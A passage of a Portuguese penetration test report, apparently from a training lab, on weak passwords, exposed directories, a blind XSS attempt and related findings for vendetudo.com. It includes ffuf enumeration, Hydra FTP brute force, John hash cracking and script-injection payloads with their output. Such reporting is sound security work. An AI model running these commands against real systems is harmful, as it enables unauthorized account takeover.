- ffuf -u <http://vendetudo.com/~FUZZ> -c -w
/usr/share/seclists/Miscellaneous/lang-portuguese.txt

Recomendações

Adotar cultura de Security by design, de forma que a aplicação não dê informações a usuários não autenticados ou autorizados. É importante

entender que essas ferramentas de scan se baseiam principalmente no status HTTP da response. Sabendo disso uma boa abordagem é a ofuscação de padrões de resposta, não retornar 401 Unauthorized ou 403 Forbidden ou qualquer outro código de status que exponham informações implicitamente, se a solicitação vier de um client sem autenticação ou autorização no respectivo endpoint. Deve-se uniformizar as respostas da aplicação para requisições, independentemente de o endpoint existir ou não, retornando a mesma mensagem e status HTTP 404 Not Found quando tratar-se de usuário sem autorização para o respectivo endpoint.

Ter um bom sistema de monitoramento com uma equipe dedicada também é uma medida eficiente para identificar possíveis ocorrências de scans automatizando sendo executados nos domínios da organização.

Outra abordagem é a implementação de hate limit por IP. Essa abordagem não elimina a possibilidade da enumeração, entretanto dificulta bastante. Contudo é uma abordagem que pode prejudicar usuários legítimos, portanto deve ser avaliada com cuidado para alcançar o equilíbrio certo entre usabilidade e segurança.

Causa Raiz

Ausência de cuidados e/ou conhecimento sobre design seguro de aplicações, especificamente nas informações reveladas através do status HTTP dā response.

Constatação

```
-----  
:: Method      : GET  
:: URL        : http://vendetudo.com/~FUZZ  
:: Wordlist    : FUZZ: /usr/share/seclists/Miscellaneous/lang-portuguese.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500  
  
Andreia          [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4ms]  
Paulo           [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 5ms]  
aluno           [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 2ms]  
backup          [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3ms]  
:: Progress: [41516/41516] :: Job [1/1] :: 13333 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Senhas fracas

Descrição

O sistema não impõe políticas rígidas de senha a nível de software, permitindo o uso de credenciais fáceis de quebrar, não há política determinando regras para senhas dos usuários ou não estão sendo aplicadas.

Todos os 4 usuários tiveram as credenciais comprometidas durante o ataque, todos possuem senhas fracas, o que facilita ataques de força bruta e ataque de dicionário para a quebra das hashes. A hash da senha do user 'Andreia' foi quebrada em poucos segundos utilizando uma máquina com 2 threads. O user Paulo além de possuir senha fraca, era de algo do mundo real e relacionado a ele privativamente. O user 'root' possuía a mesma senha do user 'aluno', que era uma senha fraca, aparentemente uma senha padrão.

- **Categoria OWASP:** A07:2021-Identification and Authentication Failures
- **CWE:** 521 Weak Password Requirements
- **Risco:** médio

Risco e Impacto

Senhas fracas facilitam ataques de força bruta, comprometendo contas de usuários e possibilitando escalação de privilégios ou roubo de informações sensíveis.

Recomendações


Implementar políticas de senhas a nível de software. No linux isso é pode ser feito através da configuração do módulo **pam_pwquality** (ou **pam_cracklib**, dependendo da distribuição e versão) no sistema.

Implementar de força segura, habilitar e tornar obrigatório a utilização de autenticação multifator. Implementação e aplicação de políticas de segurança para os clientes e colaboradores. Realização de programa de conscientização em segurança cibernética para os colaboradores.

Causa Raiz

Ausência de regras robustas a nível de software na criação de senhas e de criação e aplicação de políticas de segurança que determinem regras para criação de senhas.

Constatação




```
Aplicativos vendetudo.com / localhost.sql qterminal PENTEST - Th
Arquivo Ações Editar Exibir Ajuda
(aluno@atacante)-[~]
$ cd Desktop/PENTEST

(aluno@atacante)-[~/Desktop/PENTEST]
$ cewl -d0 -m3 -w marvel.txt https://pt.wikipedia.org/wiki/Universo_Cinematogr%C3%A1fico_Marvel
CeWL 6.1 (Max Length) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(aluno@atacante)-[~/Desktop/PENTEST]
$ hydra -l Paulo -P marvel.txt vendetudo.com ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
*** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-12 02:22:54
[DATA] max 16 tasks per 1 server, overall 16 tasks, 6495 login tries (l:1/p:6495), ~406 tries per task
[DATA] attacking ftp://vendetudo.com:21/
[STATUS] 274.00 tries/min, 274 tries in 00:01h, 6221 to do in 00:23h, 16 active
[21][ftp] host: vendetudo.com login: Paulo password: SHIELD
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-12 02:24:18

(aluno@atacante)-[~/Desktop/PENTEST]
$
```



```
$john --format=crypt hashes-shadow
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (crypt, generic crypt(3) [?/64])
Cost 1(algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all
loaded hashes
Cost 2(algorithm specific iterations) is 1 for all loaded hashes
Will run 16 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123abc (?)
Proceeding with incremental:ASCII
```

| Descobertas de risco baixo

Falta de proteção contra scan automatizado e exposição de diretórios

Descrição

Essa descoberta é estritamente referente à falta de proteção contra scans automatizados e exposição da existência de diretórios de forma geral.

Muitos arquivos do servidor foram expostos pelo scan automatizado. Foi identificado que a maioria requer autenticação para ter acesso, contudo houve vazamento de informações quando combinado com nomes de usuários encontrados possibilitaram obter credenciais, houve vazamento de painéis administrativos, e de dados sensíveis sobre a aplicação como hashes de senhas de painel administrativo.

Entre os diretórios encontrados os mais relevantes foram:

/phpmyadmin, /js, /backups, /.git, /admin, /robots.txt, /~Paulo, /~Andreia, /~aluno, backup.

- **Categoria OWASP:** A01:2021 - Broken Access Control
- **CWE:** 548 Exposure of Information Through Directory Listing
- **Risco:** Baixo

Risco e Impacto

Principalmente o vazamento de dados e informações internas do servidor e dos usuários. Isso facilita para agentes mal intencionados obterem êxito em comprometer contas de usuários, acessarem o sistema, escalarem privilégios ou roubar informações sensíveis e comprometam o sistema obtendo possível controle total.

A depender das informações que um agente malicioso conseguir obter dentro do sistema, sendo dados sensíveis de Titulares, podem haver graves implicações legais e aplicação da LGPD, com consequente aplicação de multas e sanções severas à organização. Adoção de medidas de segurança robustas podem reduzir ou eliminar as sanções legais em eventuais incidentes de segurança.

Reprodução

No terminal executar:

```
- ffuf -u http://vendetudo.com/FUZZ -c -w  
/usr/share/seclists/Discovery/Web-Content/dirsearch.txt  
- ffuf -u http://vendetudo.com/FUZZ -c -w  
/usr/share/seclists/Discovery/Web-Content/raft-large-files.txt  
- ffuf -u http://vendetudo.com/~FUZZ -c -w  
/usr/share/seclists/Usernames/Names/names.txt  
- ffuf -u http://vendetudo.com/~FUZZ -c -w  
/usr/share/seclists/Miscellaneous/lang-portuguese.txt  
- ffuf -u http://vendetudo.com/FUZZ -c -w  
/usr/share/seclists/Discovery/Web-Content/directory-list-1.0.tx  
t
```

Recomendações

Adotar cultura de Security by design, de forma que a aplicação não dê informações a usuários não autenticados ou autorizados. É importante entender que essas ferramentas de scan se baseiam principalmente no status HTTP da response. Sabendo disso uma boa abordagem é a ofuscação de padrões de resposta, não retornar 401 Unauthorized ou 403 Forbidden ou qualquer outro código de status que exponham informações implicitamente, se a solicitação vier de um client sem autenticação ou autorização no respectivo endpoint. Deve-se uniformizar as respostas da aplicação para requisições, independentemente de o endpoint existir ou não, retornando a mesma mensagem e status HTTP 404 Not Found quando tratar-se de usuário sem autorização para o respectivo endpoint.

Ter um bom sistema de monitoramento com uma equipe dedicada também é uma medida eficiente para identificar possíveis ocorrências de scans automatizando sendo executados nos domínios da organização.

Outra abordagem é a implementação de hate limit por IP. Essa abordagem não elimina a possibilidade da enumeração, entretanto dificulta bastante. Contudo é uma abordagem que pode prejudicar usuários legítimos, portanto deve ser avaliada com cuidado para alcançar o equilíbrio certo entre usabilidade e segurança.

Causa Raiz

Ausência de cuidados e/ou conhecimento sobre design seguro de aplicações, especificamente nas informações reveladas através do status HTTP dá response.

Constatação

```
--  
:: Method      : GET  
:: URL        : http://vendetudo.com/FUZZ  
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-1.0.txt  
:: Follow redirects : false  
:: Calibration   : false  
:: Timeout       : 10  
:: Threads       : 40  
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500  
  
[Status: 200, Size: 12016, Words: 2560, Lines: 314, Duration: 8ms]  
img          [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 0ms]  
admin         [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 5ms]  
phpmyadmin    [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 2ms]  
css           [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 1ms]  
js            [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 0ms]  
backups       [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 2ms]  
:: Progress: [141695/141695] :: Job [1/1] :: 16666 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

```
:: Method      : GET
:: URL         : http://vendetudo.com/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/dirsearch.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500

.
.git/COMMIT_EDITMSG [Status: 200, Size: 12016, Words: 2560, Lines: 314, Duration: 3ms]
.git/logs/refs/heads [Status: 200, Size: 31, Words: 5, Lines: 2, Duration: 4ms]
.git/logs/refs [Status: 301, Size: 329, Words: 20, Lines: 10, Duration: 1ms]
.git/hooks/ [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 4ms]
.git/logs/ [Status: 200, Size: 3845, Words: 226, Lines: 30, Duration: 6ms]
.git/info/ [Status: 200, Size: 1132, Words: 76, Lines: 18, Duration: 6ms]
.git/info/exclude [Status: 200, Size: 948, Words: 65, Lines: 17, Duration: 6ms]
.git/index/ [Status: 200, Size: 240, Words: 38, Lines: 7, Duration: 6ms]
.git/ [Status: 200, Size: 6769, Words: 27, Lines: 25, Duration: 7ms]
.git/description/ [Status: 200, Size: 2879, Words: 191, Lines: 27, Duration: 9ms]
.git/branches/ [Status: 200, Size: 73, Words: 10, Lines: 2, Duration: 9ms]
.git/config/ [Status: 200, Size: 761, Words: 52, Lines: 16, Duration: 9ms]
.git/refs/tags/ [Status: 200, Size: 180, Words: 16, Lines: 11, Duration: 9ms]
.git/refs/heads/ [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 4ms]
.git/refs/ [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 5ms]
.git/htaccess/ [Status: 200, Size: 1135, Words: 76, Lines: 18, Duration: 5ms]
.htaccess [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 1ms]
.htaccess.inc [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.sample [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.orig [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htaccess-dev [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 1ms]
.htaccess-local [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 1ms]
.htaccess.save [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.bak [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htaccessBAK [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htaccess.bak1 [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 1ms]
.htm [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htaccessOLD [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htaccess-marco [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 1ms]
.htaccess.txt [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 1ms]
.htaccess.old [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 1ms]
.htaccessOLD2 [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.html [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd-old [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd.bak [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htpasswd/ [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
.htr-oauth [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]
```

```
:: Method      : GET
:: URL         : http://vendetudo.com/~FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Miscellaneous/lang-portuguese.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500

Andreia [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4ms]
Paulo [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 5ms]
aluno [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 2ms]
backup [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 3ms]
:: Progress: [41516/41516] :: Job [1/1] :: 13333 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Descobertas de Informativos

Tentativa de blind XSS e formulário sem método e destino

Descrição

Foi realizada tentativa de blind XSS na página 'vendetudo.com/contact.html', contudo logo em seguida foi identificado que o formulário em questão não estava funcionando pois não possuía método HTTP definido nem caminho de destino com atributo action. Além disso, as mensagens de sucesso e erro estão com um atributo css hidden, que impede sua visualização.

Constatação

The screenshot shows a web browser window. At the top, the address bar displays 'vendetudo.com/contact.html?name=><script>alert('XSS')<%2Fscript>&email=&'. Below the address bar is a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area features a map of New York City with several 'For development purposes only' overlays. Below the map is a contact form with the following fields:

- Name***: Input field containing '><script>alert("Blind XSS finded")</script> '
- Email***: Input field containing ')</script> '
- Subject***: Input field containing ')</script> '
- Message***: Textarea containing '</textarea><script>alert("Blind XSS finded")</script> '

To the right of the form, there is a 'Contact info' section with placeholder text: 'Lorem ipsum dolor sit amet, cadiipisicing ipsum dolor sit amet, cadiipisicing quidem quis praesentium Atque s commodi architecto, laudantium e'. Below this, there is a 'The Company Name.' section with placeholder text: '12345 St John Point, Brisbean, ABC 12 St 11. Telephone: +1 234 567 890 FAX: +1 234 567 890 E-mail: mail@sitename.org'

sharing ai × Above Multi-purpose Free Bo × http://vendetudo.com/contact.html +

view-source:http://vendetudo.com/contact.html#%3Cscript%3Ealert(1111)%3C/

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec MediaFire - File sharin...

```
script" src="http://maps.google.com/maps/api/js?sensor=false"></script><div style="overflow:hidden;height:300px;width:100%;</div>
```

```
<div class="col-md-6">
<br>
<div class="alert alert-success hidden" id="contactSuccess">
<strong>Success!</strong> Your message has been sent to us.
</div>
<div class="alert alert-error hidden" id="contactError">
<strong>Error!</strong> There was an error sending your message.
</div>
<div class="contact-form">
<form id="contact-form" role="form" novalidate="novalidate">
<div class="form-group has-feedback">
<label for="name">Name*</label>
<input type="text" class="form-control" id="name" name="name" placeholder="">
<i class="fa fa-user form-control-feedback"></i>
</div>
<div class="form-group has-feedback">
<label for="email">Email*</label>
<input type="email" class="form-control" id="email" name="email" placeholder="">
<i class="fa fa-envelope form-control-feedback"></i>
</div>
<div class="form-group has-feedback">
<label for="subject">Subject*</label>
<input type="text" class="form-control" id="subject" name="subject" placeholder="">
<i class="fa fa-navicon form-control-feedback"></i>
</div>
<div class="form-group has-feedback">
<label for="message">Message*</label>
<textarea class="form-control" rows="6" id="message" name="message" placeholder=""></textarea>
<i class="fa fa-pencil form-control-feedback"></i>
</div>
<input type="submit" value="Submit" class="btn btn-default">
</form>
</div>
<div class="col-md-6">
```

Hacking DB OffSec → MediaFire - File sharin...

Inspector Console Debugger Network

Search HTML

```
<section id="content">
  <div class="container">
    <div class="row">...</div>
    <div class="row">
      <div class="col-md-6">
        <br>
        <div id="contactSuccess" class="alert alert-success hidden">...</div>
        <div id="contactError" class="alert alert-error hidden">
          <strong>Error!</strong>
          There was an error sending your message.
        </div>
        <div class="contact-form">...</div>
      </div>
      <div class="col-md-6">...</div>
    </div>
  </div>
</section>
```

endetudo.com/contact.html?name=asd&email=ads&subject=asd&message=asd#<script>alert(1111)</script>

Kali Linux Kali Tools Kali Docs Kali Forums Kali Nethunter Exploit-DB Google Hacking DB OffSec → MediaFire - File sharin...

Success! Your message has been sent to us.

Error! There was an error sending your message.

Name*

Email*

Subject*

Message*

* *

Search HTML

```
<!-- end header -->
<section id="inner-headline">...</section>
<section id="content">
  <div class="container">
    <div class="row">...</div>
    <div class="row">
      <div class="col-md-6">
        <br>
        <div id="contactSuccess" class="alert alert-success">...</div>
        <div id="contactError" class="alert alert-error">...</div>
        <div class="contact-form">...</div>
      </div>
      <div class="col-md-6">...</div>
    </div>
  </div>
</section>
```

Filter Styles

Pseudo-elements

This Element

element :: { inline }

bootstrap.min.css:7

grid

CSS Grid is not in use on this page

Box Model

margin 0 0 0 0

border 1px solid transparent

padding 15px

border-radius 4px

625x22.4

Maquina atacante: privilégios e password

Descrição

O usuário aluno tem permissão de utilizar sudo, podendo editar arquivos críticos em sua máquina. Entretanto, a máquina 'atacante' parece ser uma destinada ao acesso apenas deste usuário, sem dados sensíveis ou arquivos pertencentes à organização. Contudo, é importante ter em mente que esse usuário pode acabar armazenando informações sensíveis nessa máquina futuramente e isso deve ser evitado caso sua configuração continue da mesma forma.

Com o presente cenário, o problema consiste em manter a mesma senha do user 'aluno' em ambas as máquinas, 'atacante' e 'linux'. Embora ambas as máquinas devam ser protegidas seguindo as melhores práticas de segurança, é especialmente crítico que a máquina Linux adote todas as recomendações de segurança para senhas. Além disso, senhas duplicadas entre sistemas representam um risco elevado, e cada ambiente deveria ter senhas únicas e adequadamente protegidas. Caso a senha do user 'aluno' na máquina 'linux' fosse diferente da máquina 'atacante' um dos vetores de acesso inicial não teria sido possível da mesma forma durante o ataque.

Risco e Impacto

O principal risco está na utilização da mesma senha na máquina 'atacante' endereço IP 192.168.98.12, que é uma máquina utilizada pelo usuário 'aluno', e na máquina 'linux' IP 192.168.98.10 que é a máquina que armazena todas as aplicações da organização, incluindo a página 'vendetudo.com'. Pois nesse caso o invasor com uma mesma credencial obtida teria acesso a ambos os sistemas e com privilégios elevados em ambos, o que permitiria o controle total da máquina 'linux' IP 192.168.98.10 e consequentemente da aplicação web, como foi explicado nas demais descobertas.

Outro risco consiste na possibilidade de informações sensíveis serem armazenadas na máquina atacante e de um invasor conseguir persistir-se e monitorar essa máquina através das credenciais do usuário 'aluno' que possui uma password fraca.

Recomendações

Implementar políticas de senhas a nível de software. No linux isso é pode ser feito através da configuração do módulo **pam_pwquality** (ou **pam_cracklib**, dependendo da distribuição e versão) no sistema. Implementar de forma segura, habilitar e tornar obrigatório a

utilização de autenticação multifator. Implementação e aplicação de políticas de segurança para os clientes e colaboradores. Realização de programa de conscientização em segurança cibernética para os colaboradores. Avaliar a necessidade do user 'aluno' possuir privilégios de sudo para desempenhar suas funções.

Causa Raiz

Ausência de regras robustas a nível de software na criação de senhas e de criação e aplicação de políticas de segurança que determinem regras para criação de senhas. Possível atribuição de privilégios desnecessários para usuários 'aluno'.

Constatação

```
└─(aluno@atacante)─[~]
└─$ ls -l /etc/passwd /etc/shadow /etc/sudoers
-rw-r--r-- 1 root root 2507 jul 28 14:36 /etc/passwd
-rw-r----- 1 root shadow 1228 set 18 16:19 /etc/shadow
-r--r----- 1 root root 1714 jan 26 2024 /etc/sudoers

└─(aluno@atacante)─[~]
└─$ groups aluno
aluno : aluno sudo ssl-cert

└─(aluno@atacante)─[~]
└─$ █
```

```
aluno@atacante:~  
Arquivo Ações Editar Exibir Ajuda  
# Per-user preferences; root won't have sensible values for them.  
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"  
  
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.  
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"  
  
# Ditto for GPG agent  
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
root    ALL=(ALL:ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo   ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "@include" directives:  
@includedir /etc/sudoers.d  
  
└─$
```

Painel Administrativo Expondo Informações sobre o Backend (phpMyAdmin)

Descrição

Durante a avaliação, foi identificado que o phpMyAdmin expõe informações detalhadas do backend, como a utilização do banco de dados MySQL e a confirmação de usuários específicos através de mensagens de erro.

Todavia, como trata-se de aplicação interna o entendimento é de que essa ausência é controlada e de conhecimento da equipe de segurança. Portanto, o entendimento adotado é de não considerar como 'falha de segurança'. Contudo, considera-se também a segurança interna importante. Uma vez ocorrendo acesso não autorizado seria uma barreira maior para a escalação de privilégios e comprometimento de informações e sistemas.

--> A mensagem Password: YES confirma/indica a existência do usuário 'admin' no sistema.

- **Categoria OWASP:** A04:2021 - Insecure Design
- **CWE:** CWE-209 - Information Exposure Through an Error Message
- **Risco:** Informativo

Risco e Impacto

Embora seja uma aplicação interna, a exposição de detalhes sobre o backend pode facilitar ataques, caso um agente não autorizado e malicioso consiga obter acesso ao sistema interno através do comprometimento da conta de um dos colaboradores, como já descrito neste relatório.

A exposição do banco de dados MySQL possibilita tentativas de SQL Injection específicas para esse banco, como a utilização da sintaxe de comentário /* */ que pode ser um fator que possibilita burlar filtros e validações do sistema.

Reprodução

Realizar tentativas de login com credencial de password incorreta e de usuário existente, isso trata a mensagem que expõe que o banco de dados utilizado é MySQL e que o respectivo usuário existe no sistema.

Recomendações


Adotar cultura de Security by design, de forma que a aplicação não dê informações a agentes não autenticados ou autorizados. Implementar uma política de gerenciamento de erros que esconda informações sensíveis nas mensagens de erro, trazendo mensagens genéricas com o mínimo de informação possível.

Causa Raiz

Ausência de cuidados e/ou conhecimento sobre design seguro de aplicações, especificamente nas informações expostas através do erros e exceções enviados como response ao Client

Constatação





HONEYBOT - Acesso ao Servidor SSH (user 'sysadmin')

Descrição

Utilizando a senha do usuário Paulo, descoberta por força bruta a partir de uma wordlist gerada com informações do arquivo [melhor_universo.txt](#), foi possível acessar o servidor FTP. Dentro do FTP, uma chave SSH foi encontrada e, após quebrar a criptografia da chave, foi possível utilizar essa chave para acessar outra conta via SSH.

Contudo o entendimento foi de que tratava-se de um honeypot implementado pela equipe de defesa, pois não deu acesso a shell ou qualquer outra informação relevante e continua uma mensagem: "Parabéns, você conseguiu entrar!".

Essa é uma ótima prática, eficaz para iludir atacantes e para ativar alertas de invasão e comprometimento do sistema.

Reprodução

no terminal executar: ssh intra.net -i (chave ssh do no arquivo usuario_privilegiado) -l sysadmin

Recomendações

A utilização de Honeypots é uma ótima prática de defesa, contudo a recomendação é de que o invasor não seja avisado explícita ou implicitamente, pois isso pode prejudicar o trabalho da equipe forense em identificar os autores e intenções do ataque.

Além disso, recomenda-se que mais honeypots sejam implementados, principalmente nas tentativas de acesso SSH das demais contas, mas com intuito de a fim de iludir o atacante um informações falsas sobre suas tentativas de acesso.

Constatação

```
